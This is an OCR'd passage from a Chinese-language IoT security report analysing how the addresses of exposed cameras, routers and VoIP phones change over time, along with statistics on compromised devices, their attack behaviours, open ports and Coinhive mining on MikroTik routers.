


2.3.1.3 资产变化抽样扫描分析

前面小节分析了物联网资产变化情况，初步推测出物联网资产的网络地址会随着时间在变化，而资产的网段映射却相对稳定，并且网段映射变化量也会随着扫描时长的缩短而减少。这是以针对国内物联网资产的扫描结果作为数据源，接下来将继续抽取物联网设备较多的部分网段进行扫描验证，一方面是为了进一步验证上文的推测的真实性；另一方面也是考虑到受扫描机器性能和带宽的限制，资产扫描轮次的间隔不能无限地缩小，而抽样扫描就很好地避免这个问题，我们能看到在更短扫描时长下的资产变化情况。


出于便于观察和统计的考虑，首先抽取 30 个历史数据中物联网设备数量大于 50 的网段作为扫描样本，经测试扫描这 30 个网段需要 2 小时，对一天的扫描轮次进行对比，如图 2.17 所示，从每轮的扫描数据来看，30 个网段的物联网资产约有 1065 个，这个总量在每轮扫描中都比较稳定，间隔两个小时的变化也比较小，仅有不到 20 个资产会发生变更，但是随着时间的变长，当间隔 10 小时的时候，可以看出变化的资产增长到了 40 个。接下来继续看看这些资产的每天变化情况。

图 2.17 抽样网段的资产变化（扫描时长 2 小时）



对 12 月 17 日至 25 日一周的资产的变化进行统计，以 12 月 17 日扫描资产为基准数据，对比结果如图 2.18 所示，发现在间隔 2 天时，大约有 90 个资产发生变化，而在间隔一周时，变化资产大约就已经增长到 200 个左右了。结合小时和天的对比，我们就可以确定了物联网资产变化的结论了，因为是按照网段扫描统计的，在保证每次扫描网段不变的情况，有很大一部分暴露资产，会在一定范围内变化，这个变化量随着时间间隔增大而增多，达到一定量级后趋于稳定。


图 2.18 抽样网段一周内资产变化（扫描时长 2 小时）



我们对抽样的 30 个资产变化频繁的网段内的网络地址进行查询，发现除了个别被标注为未知外，其余的各个网段中的网络地址应用类型均为 ADSL。那么结合上面的网段变化分析，就可以基本确定了我们之前的猜测。因为部分物联网资产采用拨号上网的方式，并且国内扫描一轮时长至少 3 天，这部分资产在 3 天内重新拨号入网的概率较大，导致网络地址重新分配，所以我们统计的物联网资产网络地址变化如此频繁。

为了近一步确定国内物联网资产变化分析的准确性，我们对日本暴露的物联网资产进行了相同维度的分析。如图 2.19 所示，日本的 554 端口的摄像头资产变化并不明显，间隔 3 天仅有 8%（中国为 28%）的资产发生过变化，间隔 11 天变化的资产也只有不到 17%（中国为 36%）。从网络地址和人口总量来看，中国约有 3.3 亿个公网地址，日本约有 2 亿个，而日本的人口总量仅有 1.2 亿，不到中国的十分之一。所以根据中国和日本的资产变化对比结果，可以近一步得出因地址不足，网络地址复用，才出现资产地址频繁变化的现象。

图 2.19 日本 554 端口摄像头资产变化情况（扫描周期 1 天）



2.3.2 变化资产的 ASN 分布情况


观察 3： 国内运营商中，国信比邻、广东省联通的物联网资产变化率最高，达 60% 以上，导致这一现象原因可能与资产的分布以及运营商的具体业务有关。

上文初步得出，物联网设备可能会采用拨号上网的方式入网，这样会导致物联网资产的网络地址发

生变化，接下来分析变化的物联网资产运营商的分布情况。通过查询网络地址所属的 ASN 号码[1]，可以准确确定其所属的运营商信息。抽取部分轮次的 80 端口路由器和 554 端口摄像头变化的资产，并将变化资产的网络地址与 ASN 数据库进行关联统计，由于部分运营商的网络地址总量较大，考虑增加统计结果的直观性，所以对变化的资产与该运营商总量的占比情况进行统计，经过统计发现，ASN 为中国电信骨干网（CHINANET-BACKBONE）的资产数量最多，绿盟科技发布的《2017 年物联网资产暴露报告》中提到了了长三角、珠三角等经济发达的地区物联网资产暴露资产数量比较多，再结合中国南方地区主要是电信用户，这个 ASN 分布与之前的统计结果也相吻合。


具体的变化资产占比情况如图 2.20 和图 2.21 所示，抽取的 80 端口的路由器变化资产，其中 ASN 占比最多是北京国信比邻，变化资产数量共 5624 个，占该 ASN 资产总量的 63%；抽取的 554 端口的摄像头变化资产 ASN 占比最多的是中国广东省联通，变化资产数量共 4159 个，占该 ASN 资产总量的 70%。猜测导致这一现象的原因，一方面可能与国内的物联网资产的分布有关，另一方面与具体运营商的产品和服务有关。如果扫描的时候能对物联网资产数量较多且变化较快的 ASN 加大关注度，对掌握物联网资产的真实暴露情况也是有帮助的。因为篇幅有限，仅对部分变化的资产的 ASN 分布进行分析，我们可能在以后的报告或文章中做详尽的分析。

图 2.20 80 端口摄像头变化的资产运营商分布情况



1 ASN 为自治系统号码，是全球分配的大型网络系统编号


图 2.21 554 端口摄像头变化的资产运营商分布情况



2.4 国内物联网资产真实暴露情况

根据上文分析可知，部分的互联网上暴露的物联网资会频繁变化，所以如果采用历史暴露资产数据表示当前的实际资产数量，必然会虚高，我们认为使用国内一轮扫描的数据作为暴露数据，更能真实的描绘互联网的物联网设备暴露情况。于是取扫描数据较为稳定的 2018 年 10 月份的一整轮数据，具体如图 2.22 所示，与上文中的累计暴露数据对比来看，国内摄像头的暴露数量从 470 万下降 130 万左右；路由器数量下降更为明显，从 420 万下降到 46 万；VoIP 电话数量从 100 万下降到 21 万，总体来说单轮扫描资产相比累计暴露数量均有大幅的下降，这个数量差距同样也可以反映出互联网暴露的资产变化情况。累计的暴露资产数据的和某一时刻的暴露资产数据，能在不同维度上描绘暴露情况，所以使用者应根据所需场景择优选择。

图 2.22 国内扫描一轮的物联网资产暴露情况



2.5 小结

从物联网资产暴露概况到资产变化分析，再到变化原因分析，我们一步步佐证了大量暴露的物联网资产的网络地址一直处于频繁变化中的推论。资产地址频繁变化会带来具体的影响，一方面，在物联网设备相关的威胁分析中，如果不考虑资产的网络地址变化因素，那么部分物联网资产威胁关联出现错误，所以攻击事件的时间区间与物联网资产扫描发现的时间区间应互相吻合，或者获知资产的地址变化范围，编写合理的匹配算法，提高互联网上暴露资产威胁分析的准确程度。另一方面，全球有上百亿个设备，却只有 40 多亿个网络地址，中国只分到了 3.3 亿个公网地址，所以运营商提供动态拨号入网等方式，来解决网络地址不足的问题。

2018 年国家已经开始大力推进 IPv6 的建设，这将给当前的互联网带来很大的影响。例如使用 IPv6 后，就不需要使用 NAT 机制来弥补地址量不足的问题，每台设备均有独立的网络地址，所以物联网资产的暴露数量可能会剧增，面临的整体暴露风险加大，但同时资产地址变化的频率会大大减少，为威胁跟踪降低了难度。

3

物联网资产风险和威胁统计

3.1 引言

本章在绿盟科技《2017 物联网安全年报》公布的物联网资产暴露情况的基础上，更深层次地分析物联网设备风险及威胁的情况。相关数据[1]来源主要为 NTI 的威胁数据、在线安全设备的日志告警数据、全网扫描数据，以及合作第三方数据。其中在线设备日志告警数据主要包括接入在线运营服务的 IPS、WAF 等设备告警日志；全网扫描的数据包含了已识别的物联网设备（路由器、摄像头、VoIP 电话、打印机等）的网络地址、开放端口等信息。

本章将物联网设备信息与 NTI 的威胁数据、设备日志告警数据和物联网资产数据等进行关联，进而发现物联网资产的规模和物联网威胁资产的威胁信息，再对威胁信息进行更加细粒度的分析，得到异常物联网设备[2]的类型、区域等维度的分布。

3.2 异常物联网设备分析

从上一章的内容可知，大量的物联网设备的网络地址会频繁变化，为了获得尽可能多的威胁匹配结果，本章内容涉及的分析基于全球累积的物联网设备资产，即 2.1 节中所述的 5100 万物联网设备，而非第三章讨论的短期存活物联网设备数。

在此 5100 万台物联网数据中，路由器约为 2700 万台、摄像头约为 2100 万台、VoIP 电话约为 131 万台，打印机约为 47 万台。将这些物联网设备的网络地址加端口作为关键字与 NTI 的威胁数据和设备日志告警数据进行检索，发现其中约 36 万台设备发生过异常行为，在后续章节中我们将其作为异常物联网设备集合进行分析。

在异常物联网设备中，最多的是摄像头和路由器，均在 16 万台以上，其他如 VoIP 电话在 1.8 万台左右，打印机在 0.1 万台左右。接下来我们将根据异常行为类型、设备类型、开放端口和恶意挖矿对上述物联网设备进行分析，并对 2018 年 4 月份发生的 MikroTik 路由器遭到挖矿恶意软件攻击沦为挖矿帮凶的事件进行后续跟踪分析。

1 本章所用数据的观察周期为半年左右（2018 年 5 月 1 日到 2018 年 11 月 12 日）


2 异常设备是指发生过异常行为的设备，文中其他地方出现则不再赘述。

3.2.1 设备类型分析

观察 4：异常 VoIP 电话占全部 VoIP 电话的 1.40%，为最容易被利用的物联网设备类型，但数量较少；而异常摄像头和打印机的比例虽小，但基数庞大，该两类异常设备总数占总异常设备的 94% 以上，需要重点关注。


本节首先对前述 5100 万物联网设备的类型进行分析，通过图 3.1 可知，路由器占 54.82%、摄像头占 41.67%、VoIP 电话占 2.59% 和打印机占 0.93%。因此当前全网已识别的物联网设备中，前两名的设备类型为路由器和摄像头。

图 3.1 物联网设备类型分布情况



随后，我们对 36 万台异常物联网设备的类型进行分析。通过对 NTI 的威胁数据和设备告警数据进行关联之后发现：路由器和摄像头占 47%、VoIP 电话占 5% 和打印机占 1%，如图 3.2 所示。接下来，我们进一步分析异常物联网设备占该类型的全部设备的比例发现，VoIP 电话中异常物联网设备占其总数的 1.40%、摄像头中异常物联网设备占 0.86%、路由器中异常物联网设备占 0.58% 和打印机中异常物联网设备占 0.26%。 VoIP 电话是异常占比最高的物联网设备类型，可见 VoIP 电话是最容易被利用的物联网设备。虽然摄像头和路由器的异常比例较小，但由于其基数在 2 千万台以上，所以这两类异常设备数量均大于 15 万台，异常摄像头和异常路由器之和占当前所有异常物联网设备总数的 94% 以上，占绝大多数。

图 3.2 异常物联网设备




3.2.2 攻击类型分析

通过 3.2.1 节设备类型分析可知，异常的物联网设备主要是摄像头和路由器，最容易被利用的是 VoIP 电话，接下来将从异常行为的角度对这些异常物联网设备进行分析。

观点 4： 利用物联网设备主要进行的恶意行为是 DDoS 攻击，还包括僵尸网络通信和扫描探测异常行为，进行过上述三种行为的异常物联网设备占所有异常物联网设备的 79.36%。

我们对检测到的异常物联网设备的恶意行为进行分析，结果如图 3.3 所示，其中横坐标中的异常行为简单解释如下：

图 3.3 异常物联网设备异常行为



- DDoS 攻击：（DDoS，Distributed Denial of Service）大量设备同时对一个或多个目标发动拒绝攻击，使其工作异常；
- 僵尸网络通信：受恶意软件感染后受控于黑客的主控端（C&C, Command and Control），僵尸主机可随时按照黑客的指令发动拒绝服务攻击或发送垃圾信息等恶意行为；
- 扫描探测：发起网络扫描的异常行为；
- 漏洞利用：利用漏洞执行的恶意行为；
- 发送垃圾邮件：发送垃圾邮件的恶意行为；
- 传播恶意软件：通过提供有危害性软件下载的恶意行为来传播恶意软件；
- Web 攻击：针对 Web 服务器进行攻击的恶意行为，如 SQL 注入等。
- 恶意挖矿：节点被恶意代码感染后，直接或劫持终端节点进行非授权的挖矿，造成计算能力被恶意消耗。


其中，僵尸网络通信是僵尸主机所表现出来的特征行为，扫描探测是攻击者寻找潜在脆弱节点的常见手法，而其他均为恶意攻击或恶意行为，所有行为统称异常行为。

读者也许会发现，图 3.3 中所有异常类型的数量总和大于异常设备总数（36 万），其主要原因是某些物联网设备在被利用时，会执行不止一种异常行为，多被多种检测机制所发现，因此异常行为总数大于异常物联网设备总数。例如，图中显示异常物联网设备发生最频繁的三类行为是：DDoS 攻击、僵尸网络通信和扫描探测异常行为。而有相当一部分的 DDoS 和扫描探测是由僵尸网络发起的，所以僵尸网络通信与前述两类恶意攻击存在较大的相关度，僵尸主机进行多种异常行为时均可被检测到。


3.2.1 节提及 VoIP 电话为最容易受到攻击的物联网设备，而异常路由器和摄像头数量最多，下面将对这三类设备发起的异常行为类型做进一步分析，如图 3.4 所示。

通过异常物联网设备集合中的 VoIP 电话的数据进行提取，并分析其进行的异常行为可知，当前的 VoIP 电话被检测到的恶意攻击主要是 DDoS 攻击，其他异常行为主要是僵尸主机通信；摄像头被检测到的恶意攻击主要是 DDoS 攻击，其他异常行为主要是僵尸网络通信和扫描探测；路由器被检测到的恶意攻击主要是 DDoS 攻击、恶意挖矿和漏洞利用，其他异常行为主要是扫描探测和僵尸网络通信。


图 3.4 主要异常物联网设备行为分析



（a）VoIP 电话的异常行为



（b）摄像头的异常行为



（c）路由器的异常行为

综上所述，异常 VoIP 电话、摄像头和路由器主要的恶意行为是进行 DDoS 攻击，此外，VoIP 的异常行为主要是僵尸网络通信，异常摄像头的异常行为主要还包括僵尸网络通信和扫描探测，其中僵尸网络通信最为活跃，异常路由器的异常行为主要是扫描探测和僵尸网络通信，其中扫描探测最为活跃。恶意挖矿的恶意行为主要出现在路由器上，这也是与公开报道一致的。

3.2.3 开放端口分析

观察 5： 开放 80 端口（HTTP 服务）和 554 端口（RTSP 服务）的物联网设备数量在全量物联网设备和异常物联网设备的规模均为前两名，其中全量物联网设备中 80 端口为开放的最多的端口，异常物联网设备中 554 端口为开放最多的端口，开放 RTSP 服务（554 端口）的摄像头的安全隐患较为严重。

通过对 5100 万全部物联网设备开放端口数据分析可知，全部物联网设备开放端口前十名分别为：80、554、7547、443、8080、8081、4567、81、21、22， 占 87.8%，80 端口、554 端口分别占 21%、20%，均超过 1000 万台设备。接下来将以异常物联网设备开放的端口和异常行为维度进行相应的分析。


图 3.5 物联网设备开放端口

图 3.6 异常物联网开放端口分布

异常物联网设备开放的端口前十名为：554、80、21、22、5060、81、8081、8080、7547、1900、443，异常物联网设备开放的端口最多的是 554 端口，开放 554 端口的异常摄像头占所有异常物联网设备的 29.70%。

由图 3.6 可知，异常物联网设备开放的最多的端口是 554 端口，其次是 80 端口。通过对 554 端口设备的类型进行分析发现，数量最多的为摄像头。通过图 3.7 可知，开放 80 端口最多的设备类型为路由器和摄像头，占全部开放 80 端口的异常物联网设备的 99%。

图 3.7 开放 80 端口的异常物联网设备的类型



综上所述，由端口统计可知，在全部设备和异常设备的统计中的前两名均为 80 端口和 554 端口，其中 8 端口的为全部设备开放最多的端口，而 554 端口为异常设备开放最多的端口。在异常物联网设备集合中发现，开放 554 端口的绝大部分是摄像头，开放 80 端口最多的设备类型为路由器和摄像头。开放 554（RTSP）端口的异常摄像头数量为 9.5 万以上，占全部异常物联网设备集合的 26.39%，由此可见，这部分开放 RTSP（554 端口）的摄像头的安全隐患较为严重。

3.2.4 恶意挖矿行为分析

对于 2018 年 4 月份发生的 20 万台 MikroTik 路由器遭到恶意攻击沦为挖矿帮凶的事件，本节对其进行持续后续跟踪，对 2018 年 10 月份的恶意挖矿数据进行分析，发现 Coinhive 家族控制的物联网设备数量尚在 2.6 万左右。


观点 5: Coinhive 在 2018 年 10 月控制的物联网设备仍有 2.6 万台，绝大部分仍是 MikroTik 的路由器，巴西为重灾区，物联网设备难升级修复是物联网安全的巨大挑战。

表 3.1 2018 年 10 月份 Coinhive 家族控制的物联网设备数量

月份	家族	物联网设备数量
201810	Coinhive	26261

通过表 3.1 可知，在 2018 年 10 月份可监控到的 Coinhive 家族控制的物联网设备数量为 2.6 万，虽较 2018 年 4 月有减少，但危害依然存在。我们接下来将对 Coinhive 家族控制的物联网设备类型以及重要类型的厂商进行分析。


图 3.8 受 Coinhive 控制的物联网设备的类型分布（2018 年 10 月）



（a）受控物联网设备的设备类型分布　　（b）受控物联网设备的设备类型分布

我们发现 Coinhive 家族控制的物联网设备主要为路由器，占所有类型的 90% 以上，且 MikroTik 的路由器占所有路由器的 96% 以上，如图 3.8 所示。

图 3.9 受 Coinhive 控制的 MikroTik 路由器的国家分布（2018 年 10 月）



与 2018 年 4 月份 Coinhive 控制的 MikroTik 的路由器分布一样，在 2018 年 10 月份巴西仍然是重灾区。从 2018 年 3 月漏洞爆出，4 月出现大规模恶意挖矿事件，到 10 月依然有大量的设备受控，这说明大

量物联网设备没有得到妥善维护，其原因一方面与用户安全意识不强有关，另一方面，普通用户对这些物联网设备知之甚少，物联网厂商也没有提供自动化升级或其他有良好用户体验的升级机制。

3.3 异常物联网设备的区域分布分析

3.2 节分析了异常物联网设备的攻击类型、设备类型、开放端口和恶意挖矿，本节将物联网设备数据与 NTI 的威胁数据和设备日志告警数据进行关联，通过物联网设备的地理信息进行分析，给出整体物联网设备与异常物联网设备的地理分布情况。

3.3.1 全球物联网设备的国家分布

我们以地理维度对全球物联网设备数据进分析，得到的物联网设备数量图如图 3.10 所示，图中各个国家的物联网设备数量均超过 100 万，其中中国和美国为前两名，均超过 600 万台，前五还包括墨西哥、巴西、越南。

图 3.10 物联网设备的国家分布

